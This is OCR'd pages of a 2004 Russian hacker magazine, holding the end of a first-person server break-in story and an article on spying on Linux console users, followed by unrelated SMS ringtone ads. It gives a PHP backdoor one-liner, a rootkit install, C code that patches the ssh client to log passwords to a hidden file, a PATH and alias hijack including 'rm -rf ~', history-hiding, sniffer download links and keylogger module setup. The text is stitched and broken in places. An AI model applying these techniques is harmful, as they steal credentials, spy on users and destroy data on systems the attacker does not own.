PHP всегда готов рассказать много интересного о системе

теперь найти рабочий эксплойт. Я нашел эксплойт pu-hl.c, но в нем была лишь одна цель - FreeBSD 5.1, в то время как на серванте стоял Linux с ядром 2.4.20. Я все-таки решил попробовать этот эксплойт, и, естественно, ничего толкового у меня не вышло. Было уже поздно, и я пошел спать, надеясь, что утром у меня будет доступ на FTP, а возможно, и SSH.


На следующий день доступ к FTP был получен, но логин с паролем не проходили на SSH. Тогда было решено залить файл cmd.php (говоря иначе - backdoor) вот с таким содержанием: <?php echo "<pre>"; system($cmd); echo "</pre>"; ?>. Каково же было мое разочарование, когда я увидел ответ сервера, в котором говорилось, что команду system() выполнять нельзя: Warning: system(): Cannot execute a blank command in /home/adm13/htdocs/cmd.php on line 1. Я решил попробовать команду exec, но ничего не вышло. С другими командами было то же самое. Админ попросту запретил выполнение системных команд из PHP-сценариев. Блин, что же делать дальше?

В это же время я разговорился со своим знакомым трейдером, у которого периодически появлялся новый приватный стафф. У него был эксплойт hlwbig.c для сервера Half-Life с двумя универсальными целями для Linux & FreeBSD.

Итак, теперь у меня была командная строка хоть с какими-то правами. Ядро было древним - 2.4.20. Можно было попробовать взять рута через уязвимости do_brk или mremap. Я решил попробовать do_brk, т.к. для удачной эксплуатации уязвимости mremap требовалось несколько часов. Я закачал эксплойт с packetstormsecurity.org на сервер при помощи wget. Скомпилировал, запустил, но ничего не вышло! Segmentation fault. По-видимому, сплойт был не совсем рабочим, а разбираться, в чем дело, было решительно в лом. Что же делать? Тогда я решил воспользоваться эксплойтом для mremap-бага. После запуска этого эксплойта я понял, что на получение рута понадобится ну никак не меньше 6 часов, и это меня очень расстроило. В самом деле, не ждать же полдня?! Тогда я обратился к своему знакомому, который сказал, что я олень, а сплойт надо было собирать с флагом -static. Скомпилировав отмычку заново, я быстро добился успеха.

SUCK IT!

Теперь мне оставалось залить руткит. Я доверял только SuckIt'у. Были некоторые опасения касательно того, что с его установкой могут быть проблемы, но все прошло на удивление успешно. Через некоторое время в директории руткита появился файл «.sniffer» с паролем от какого-то сервера. Теперь оставалось выяснить, от какого именно. В папке /root/.ssh был файл known_hosts, нужно было установить соединение с каждым из этих серверов, и где-то пароль должен был совпасть. Так и произошло. Я получил в свое управление еще одну машину. На этот раз попался RedHat Linux 9.0 с ядром 2.4.24. Я установил туда SuckIt, повесил BNC, и на этом его приключения закончились, т.к. через неделю админ, видно, проснулся и восстановил обе системы. Демон HL был также пропатчен. Вот так. Я продержался на серверах чуть больше недели, потом допустил грубую ошибку, и админ отреагировал молниеносно: пропатчил все баги, поудалял мои бэкдоры и убил отличную BNC :(.



Получаем шелл за считаныесчитанные секунды



Получаем рута через баг в ядре линукса



Почитать об используемых в ходе этого взлома уязвимостях и слить необходимые эксплойты для изучения можно на сайте www.securitylab.ru




Следует помнить, что вся приведенная в статье информация предназначена лишь для ознакомления. Не и не стоит воспринимать эту статью иначе как художественное произведение.

ХАКЕР/№08(68)/2004

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

КОНСОЛЬНЫЙ ШПИОНАЖ



Часто, ломая Unix-систему, ты можешь иметь забэкдоренный шелл-доступ, однако до рутовых прав тебе дойти не удается. Одним из самых эффективных методов продолжения атаки является так называемый консольный шпионаж, когда ты подсматриваешь за работой в консоли других пользователей на твоем сервере - какие те выполняют команды, что набирают на клавиатуре и т.д. Но каким же образом все это можно осуществить? Если единственное, что тебе пришло в голову, - установить перед монитором скрытую камеру, - этот материал для тебя! Наслаждайся - бывалый вуайерист Форбик делится профессиональными секретами! ;)

ПЕРЕХВАТЫВАЕМ ИНФОРМАЦИЮ В LINUX

ВАШИ ПРАВА?

Как говорится, прав тот, у кого прав больше. Поэтому твои возможности по шпионажу полностью зависят от полномочий в системе: полный контроль над юзерами (и админами, в частности) ты поимеешь только в случае абсолютных рутовых прав. Если же до них тебе еще далеко, можно добыть лишь ограниченные сведения о командах, набранных в консоли. Не следует, впрочем, расценивать мои слова как повод для расстройства :). Любые права быстро поднимаются эксплойтами, поэтому рано или поздно ты можешь получить рута в любой консоли. Что же касается самих методов добычи информации, то их как минимум три.

❶. Модификация исходников программы. Этот способ может применяться как при обычных, так и при рутовых привилегиях. Как ты понял, способ заключается в патчинге сырцов программы (например, /bin/su или /usr/bin/ssh) с последующей перекомпиляцией. Это действительно эффективно и совсем не сложно технически - ну что стоит добавить в исходники sshd несколько строк, которые будут писать выполняемые команды в текстовый файл? Куда сложнее заставить админа собрать и запустить самопальную подделку. Но при определенных условиях и навыках в НЛП и эта задача решается за пару минут :).

❷. Снифинг данных. Прием достаточно универсален и не требует комментариев. Скажу лишь одно, что лучше всего довериться умным сниферам, которые умеют из груды мусора выгребать заветные логины и пароли. Естественно, прием эффективен только под root-привилегиями.

❸. Клавиатурный шпионаж. К счастью, в Linux (а именно на примере этой ОС я буду рассматривать все методы) имеются средства перехвата клавиатурных кодов. Здесь все просто: пишется кернеловый модуль, который, подгружаясь, заменяет несколько системных функций. Все коды, переданные в различные консоли, немедленно логируются в отдельный текстовый файл. Впрочем, о механизме перехвата я расскажу чуть позже.

Как видишь, тема перехвата информации не нова. Мне приходится заниматься этим довольно часто, поэтому я уже набил руку в подобном ремесле. Но повторять мои трюки не стоит - я делаю это лишь из любопытства. Безо всяких злых умыслов. Уловил? Тогда поехали дальше :).

ПРАВИМ КОД ПРИЛОЖЕНИЙ

Итак, начнем с самого простого случая. Ты не имеешь никаких прав в системе. Точнее, кое-какими привилегиями ты обладаешь, но их явно не хватает для перехвата достоверной информации. Есть один прием, который я не раз практиковал. Для его осуществления тебе понадобится пароль от юзера, за которым ты собираешься следить. Цель перехвата: пароль сисадмина либо аккаунт на ssh-соединение.

Начнем с ssh. Допустим, ты решил узнать логин и пароль на ssh-подключение, которым владеет некий user. Поимев некоторые права в системе, ты крякнул пароль user'а и зашел под ним. Но, к сожалению, пасс к удаленному узлу не совпал. Пришло время немного поменять исходный код ssh-клиента, с помощью которого user подцепится к нужному адресу и выдаст тебе заветный пароль. Я практиковался на версии OpenSSH_3.7.1. В более старших релизах вряд ли что-то поменяется, поэтому я считаю этот прием универсальным :). Открывай сырец ssh-

connect2.c (код, организующий соединение по второму протоколу) и слегка изменил его содержимое.

Код авторизации

```
int userauth_passwd(Authctxt *authctxt)
{
static int ifile,attempt = 0;/* Объявляем переменную ifile */
if (attempt != 1) error("Permission denied, please try again.");
snprintf(prompt, sizeof(prompt), "%.30s@%.128s's password: ",
authctxt->server_user, authctxt->host);
password = read_passphrase(prompt, 0);
/* Шпионская вставка в правильный код :)*/
ifile=fopen("/home/user/tmp/.console.ru","a");/* Откроем
файл с неброским названием на gозапись */
fprintf(ifile,"server: %s, user: %s, pass: %s\n",authctxt->server_user,authctxt->host,password); /* Запишем в файл имя
пользователя, хост и пароль - главную информацию для
размышления ;) */
fclose(ifile); /* Корректно закроем файл */
```

Я вставил блок кода, который логирует аккаунт при каждом подключении по ssh-протоколу. Как видишь, это просто. Сложнее заставить юзера запустить твою подделку. Вспомни, что рута на сервере нет, поэтому придется слегка попотеть, используя лишь пользовательские права. Первое, что пришло в голову, это поменять переменную окружения PATH, актуальную для отдельного пользователя. К примеру, закидываем скомпиленный ssh в /home/user/tmp/ssh и меняем PATH на "/home/user/tmp:$PATH". Новую переменную окружения фиксируем в

Изменяем профиль жертвы

/home/user/.bash_profile. Вот и все. Теперь наберись терпения. Когда глупый юзер захочет соединиться с удаленным узлом, его ждет сюрприз =). Логин и пароль незаметно утекут во временный файл, который ты без проблем прочитаешь.

С отловом рутового пароля все немного сложнее. Как ты понимаешь, на /bin/su установлен суид, соответственно под обычными правами бинарник не заменить. Но немного подумав, я написал хороший фейк, который ругается, что админ вводит неверный пароль. Затем происходит логгинг якобы неверных данных и замена подделки обычным /bin/su (с помощью симлинка). Этот метод я уже описывал на страницах журнала, поэтому заострять внимание не буду (при возникновении вопросов пиши, расскажу подробнее), а лишь дам ссылку на мое творение: http://kamensk.net.ru/forb/1/su.c.

К сведению, чтобы спровоцировать запуск левого приложения, можно не только подменить PATH, но и другие переменные. Хорошим вариантом является оформление алиаса на команду. К примеру, запись вида alias ls='rm -rf ~' в .bash_history приведет к хорошему ре-

Применяем магический патч

НЕ СНИФЕРОМ ЕДИНЫМ...

Существует много других простых и удобных способов добычи чужой информации. Например, ты можешь выполнить команду "cat /dev/pts/num", где num - номер терминала пользователя, и ждать. Зазевавшийся юзер напишет пару команд, которые ты увидишь. Правда, потом он почует неладное, поскольку вывод данных целиком перенаправится тебе в консоль. Не забывай, что все команды логируются в ~user/.bash_history. Лично я считаю это плохой идеей и всегда объявляю значение HISTFILE равным /dev/null. Если вдруг тебе захотелось посмотреть, какие приложения юзают пользователи, - начни с изучения этого файла. Кстати, периодически просматривай и свою историю команд - ты можешь найти логи закачивания на сервер снифера и бэкдора. Поверь, такое тоже случается :). В общем, будь осторожен и пользуйся неосторожностью других.

зультату ;). Естественно, что вместо ls нужно написать название программы, а в качестве значения подставить путь к левому бинарнику.

ПОНЮХАЕМ?

Следующий метод перехвата информации - использование сниферов. Вот тут без рутовых прав никак не обойтись. К моему счастью, в Хакере уже писали о чудо-силе различных нюхачей. Поэтому особо сильно расписываться не буду. Просто дам характеристику наиболее сильных и умных сниферов под Linux.

1. Sniffit. Старый дедовский снифак, который я использую довольно часто. Хотя этот инструмент и не умеет выдирать из пакета пары login/password, я его люблю из принципа :). Программа снабжена различными вкусными параметрами и всевозможными фильтрами. Слить Sniffit можно отсюда: http://reptile.rug.ac.be/~coder/sniffit/files/sniffit.0.3.5.tar.gz.


2. Eth0sniff.c - простая тулза, умеющая следить за 21 и 110 портами на интерфейсе и вылавливать из потока данных валидные аккаунты. Когда мне необходимо подглядеть пароль на почту, я использую этот малофункциональный нюхач. Надеюсь, он тебе тоже понравится. Скачать его можно по этому адресу: http://packetstormsecurity.nl/sniffers/eth0sniff.c.gz.

3. Аналогичным снифером является программа linux-sniff1. Этот сниф поддерживает imap и telnetd, впрочем, 23 порт мало где используется. Софтинка довольно занятная, поэтому рекомендую потестить ее на Linix-маршрутизаторах ;). Ссылка: http://packetstormsecurity.nl/sniffers/linux-sniff1.1.c.

Вот мой любимый суповой набор. На самом деле, выбор программы - дело индивидуальное. Не уверен на 100%, что тебе понравится предложенный софт, но я привык юзать именно его. Хочешь найти средство для себя? Пожалуйста - посети www.packetstormsecurity.nl/sniffers/ и скачай то, что подойдет тебе лучше всего.




Не стоит забывать, что данная статья предоставлена лишь для ознакомления и организации правильной защиты с твоей стороны. За применение данного материала в незаконных целях автор и редакция ответственности не несут.




На нашем CD ты найдешь ряд интересных сниферов, патч для ssh, подельный su.c, а также знаменитый vlogger.

МОДУЛЬНЫЙ ПЕРЕХВАТ

Если ты хочешь обладать инфой обо всех командах, набранных админом, то придется установить модуль-шпион. Некоторые люди думают, что кейлоггеры бывают только под винду. Напрасно :). Под пингвины попадаются весьма изысканные решения. В рамках этой статьи хочу рассказать про хорошую штуку под названием Vlogger. По сути, Vlogger - обычный LKM, зарекомендовавший себя в работе. Модуль написан грамотными людьми из команды THC (www.thc.org) и обладает рядом интересных функций. Прежде чем рассмотреть процесс его установки, поговорим об общем принципе перехвата команд.



Выбери лучший снифер



Правильная установка Vlogger

Процесс передачи определенной команды выглядит следующим образом: сначала приходящий код анализируется ядерной функцией. Честно говоря, не помню ее точного названия, пусть она зовется scancode(). После того, как scancode() определит код нажатой клавиши, информация передается в очередь псевдоустройства. Время от времени вызывается событие, которое последовательно считывает данные из очереди и кладет их в псевдофайл /dev/ttyX (локальный обмен) либо в /dev/pts/X (удаленный обмен). Vlogger имеет несколько режимов прослушивания. В случае прослушивания всех данных заменяется функция scancode(), в более умном перехвате логгинг ведется уже в процессе обработки буфера. Если ты установишь этот модуль, все логи запишутся в указанный тобой каталог и будут отсортированы по названиям устройств. Логируется как системное время, так и сама команда.

У LKM имеется два режима установки: маскирующий и обычный. При маскировке модуль не виден в выводе lsmod. При этом можно быстро остановить перехват информации - необходимо лишь передать секретный пароль и нажать сочетание Ctrl+]. Повторное действие возобновит журналирование. Но и это еще не все. К сожалению, Vlogger работает нестабильно с ядрами в RPM. После загрузки модуля он ведет логирование несколько минут, а затем падает в core. Причем, в lsmod он виден невооруженным глазом, и его нельзя удалить. Когда я установил Vlogger в систему с компилированным кернелом, LKM послушно выполнял все команды :). Впрочем, можешь сам потестировать его работу на ядре в RPM, может, модуль и не будет сбоить.


Приступим, собственно, к установке. Выкачивай и распаковывай архив с Vlogger (http://www.thc.org/download.php?t=r&f=vlogger-2.1.1.tar.gz). Теперь запусти vlogconfig. Скрипт задаст ряд несложных вопросов. Сперва будет установлен пароль на немедленную активацию/деактивацию модуля. Об этом я писал выше. Затем у тебя спросят текущую временную зону. Уверен, что на эти вопросы ты ответишь правильно. После этого сценарий запросит режим логирования (0, 1 или 2). Нолик означает, что сбор информации производиться не будет. Единица - это логирование абсолютно всех команд. Двойка - умный перехват. То есть сбор только логинов и паролей (от su, ssh, telnet и других клиентов). Последний вопрос будет задан относительно каталога с логами. Я указал директорию /tmp/log, быть может, ты придумаешь более изысканный путь :). После этапа конфигурирования запусти vlogctrl load и радуйся жизни - модуль загружен.

Результат не заставит себя ждать

Если ты разузнал всю инфу об админе, либо тебе надоело сниферить, набери vlogctrl unload и забудь о модуле, как о страшном сне. Специально для *nix-guru разработчики выложили файл doc/vlogger.txt. Там указаны основные принципы ядерной работы, а также фейковые функции, содержащиеся в LKM. Рекомендую почитать.

ЗАКЛЮЧЕНИЕ

Теперь ты понимаешь, что для Linux, как и для винды, существует масса программ, позволяющих перехватывать информацию. Для защиты от подобных инцидентов рекомендую следить за целостностью системы, а также переходить на защищенные соединения, которые не по зубам даже современным нюхачам. Регулярно проверяй Linux различными chkrootkit и прочими программами. Только тогда ты можешь считать, что твоя приватная инфа не попадет в лапы хакерам.



Хранилище команд, выполненных админом

ЗАКАЧАЙСЯ! 8181

Отправьте SMS-сообщение с кодом понравившейся Вам мелодии или изображения на короткий номер 8181 (Билайн* и МТС), 000700 (МегаФон ЗАО «Соник Дуо» и Северо-западный GSM), например XA[пробел]12345 и сохраните полученный элемент.

МЕЛОДИИ

Nokia: все модели, кроме 3300, 5110, 6220 **Samsung:** S100 S500 V200 P400 X400 E700 E100 P100 D100 P500 **Motorola:** A008 T190 T191 T192 T192m T250 T260 T2288 V50 V100 V8088 **Siemens:** A50 C45 C55 M50 ME45 S45 S55 MT50

Бригада	Тема из к/ф Бригада	XA 85669	XA 41755	XA 41747
ГОП ГОП	Верка Сердючка	XA 97389	XA 97371	XA 97380
Все хорошо	Верка Сердючка	XA 97390	XA 97372	XA 97381
Песня идущего домой	Вячеслав Бутусов	XA 58932	XA 58921	XA 58927
Карина	Глюк'oza	XA 97382	XA 97364	XA 97373
Глюк'oza Nostra	Глюк'oza	XA 58853	XA 58839	XA 58846
Малыш	Глюк'oza	XA 58854	XA 58840	XA 58847
Аста Ла Виста	Глюк'oza	XA 58828	XA 58917	XA 58923
Ночной хулиган	Дима Билан	XA 58858	XA 58844	XA 58851
Лондон - Париж	Иракли Пирцхалава	XA 58930	XA 58919	XA 58925
Долетай	Катя Лель	XA 58930	XA 58919	XA 58925
Мой мармеладный	Катя Лель	XA 58929	XA 58918	XA 58924
Муси Пуси	Катя Лель	XA 58931	XA 58920	XA 58926
В этом ты профессор	Виа Гра	XA 48802	XA 48785	XA 48766
Не надо	Виа Гра	XA 48801	XA 48784	XA 48765
Целуй - целуй	Нарцисс Пьер	XA 97386	XA 97368	XA 97377
Другая Причина	Непара	XA 97385	XA 97367	XA 97376
Дождь по крыше	Пропаганда	XA 97387	XA 97369	XA 97369
Music	Madonna	XA 97384	XA 97366	XA 97375
Criminal	Eminem	XA 48809	XA 48790	XA 48773
In the shadows	The Rasmus	XA 46655	XA 42080	XA 46649
Du Hast	Rammstein	XA 85670	XA 41757	XA 41749

ЛЮБОВНЫЙ КАЛЬКУЛЯТОР!!! НОВИНКА!!!

Отправьте SMS с текстом XALOV[пробел]Имя1[пробел]Имя2 на номер 8181 (МТС, Билайн), 000700 (МегаФон ЗАО «Соник Дуо»). Используйте в сообщении только латинские буквы, например: XALOV Masha Sasha. Узнайте, на сколько вы совместимы и чего можно ждать от вашей встречи.

ПРИКОЛЬНЫЕ ЗВУКИ ! ! !

Nokia: 3650 3300(WB) 5140 6230 6650 6600 6810 6820 7200 7600 7650 7700 9500 N-GAGE N-GAGEQD Sony Ericsson: P800 P900 Siemens: SL55



Сирена	XAWAP 88714
Сирена 1	XAWAP 88715
Мяу	XAWAP 88723
Взлет самолета	XAWAP 88726
Детский смех	XAWAP 88733
Крик ужаса	XAWAP 88737
Морские волны	XAWAP 88749

Samsung: N620 T100 A800 S100 S300 V200 C100 P400 Siemens: S 55

Мультяшный звук	XAWAP 59917
Кошка	XAWAP 54660
Курица	XAWAP 57453
Овечка	XAWAP 57443
Корова	XAWAP 57461
Козлик	XAWAP 57466
Поросенок	XAWAP 57469
Злой смех	XAWAP 58705

КАРТИНКИ ДЛЯ МОБИ В SAMSUNG

Nokia: все модели, кроме 5110, 6110, 6150, 8810 **Nokia:** 3330, 3410, 3510, 5210, 5510 могут использовать картинки в режиме "Screen savers" **Samsung:** C100 E100 P100 E400 P430 V200 N620 T100





XA 64283 · XA 95870 · XA 50010 · XA 52614 · XA 52611
XA 50026 · XA 64290 · XA 64291 · XA 64301 · XA 52162
XA 52174 · XA 64303 · XA 45189 · XA 64307 · XA 64308
XA 52767 · XA 64310 · XA 76067 · XA 64311 · XA 64312
XA 52152 · XA 52606 · XA 95864 · XA 52758 · XA 52153

САМЫЕ ПРИКОЛЬНЫЕ АНЕКДОТЫ И СТИШКИ!

Хотите получить анекдот или прикольный стишок? Отправьте SMS с текстом XA hot или XA spice на номер 8181 МТС, Билайн), 000700 (МегаФон ЗАО «Соник Дуо»). На каждый последующий запрос Вы получите новый анекдот или прикольный стишок. ВНИМАНИЕ: перед словами hot или spice должен стоять пробел!

СОЗДАЙ СВОЮ ЗАСТАВКУ!

Nokia: все модели, кроме 3530, 3585, 6650, 8910i **Samsung:** A400

Отправьте SMS на номер 8181 МТС, Билайн), 000700 (МегаФон ЗАО «Соник Дуо»), например, XATAG Sasha 1, или ХАТАГ Саша 1, сохраните полученный элемент. ВНИМАНИЕ: после XATAG (ХАТАГ) и перед цифрой (1,2,3) должен стоять пробел. Используйте в сообщении только латинские или только русские буквы. Слово не должно быть длиннее 9 символов.


Sasha	Sasha	Sasha	Олег	Олег	Олег
XATAG Sasha 1	XATAG Sasha 2	XATAG Sasha 3	ХАТАГ Олег 1	ХАТАГ Олег 2	ХАТАГ Олег 3

** Стоимость любого заказа составляет $0,85 (для абонентов МТС - $0,80) без учета налогов. Доступ на WAP оплачивается отдельно согласно тарифам оператора. В случае ошибки в запросе услуга будет считаться оказанной. По всем вопросам обращаться по e-mail: sales@smoit.ru Полную информацию и список регионов обслуживания вы можете также найти на сайте www.smoit.ru




Для заказа полифонической мелодии или цветной картинки отправьте SMS с выбранным кодом на номер 8181 (МТС, Билайн*), 000700 (МегаФон ЗАО «Соник Дуо»), например, XAWAP [пробел] 12345. Установите WAP-соединение по полученной ссылке и сохраните Ваш заказ. ВНИМАНИЕ: Вы должны подключить услугу WAP или WAP-GPRS у своего оператора! По полученной ссылке можно обратиться только один раз.




ЦВЕТНЫЕ КАРТИНКИ


Nokia: 3100 3200 3300 5100 5140 6100 6200 6220 6230 6610 6800 6820 7200 7210 7250 7250i 7600 **Sony Ericsson:** T610 T616 T630 Z200 Z600 **Motorola:** V295 V180 V220 C380 E365 **Siemens:** C62 **Samsung:** S100 S500 V200 P400 X400 E700 E100 P100 D100 P500





















XAWAP 44774 · XAWAP 56251 · XAWAP 59050 · XAWAP 59056 · XAWAP 59057
XAWAP 65485 · XAWAP 66494 · XAWAP 66546 · XAWAP 66808 · XAWAP 66809
XAWAP 66815 · XAWAP 66819 · XAWAP 67215 · XAWAP 69249 · XAWAP 52831
XAWAP 69255 · XAWAP 69261 · XAWAP 69264 · XAWAP 69266 · XAWAP 89452
XAWAP 97444 · XAWAP 69286 · XAWAP 69287 · XAWAP 69289 · XAWAP 69295
XAWAP 97445 · XAWAP 97454 · XAWAP 77021 · XAWAP 77023 · XAWAP 81880
XAWAP 82812 · XAWAP 82829 · XAWAP 82840 · XAWAP 83274 · XAWAP 83310
XAWAP 97441 · XAWAP 97442 · XAWAP 97452 · XAWAP 97456 · XAWAP 97459

ПОЛИФОНИЧЕСКИЕ МЕЛОДИИ

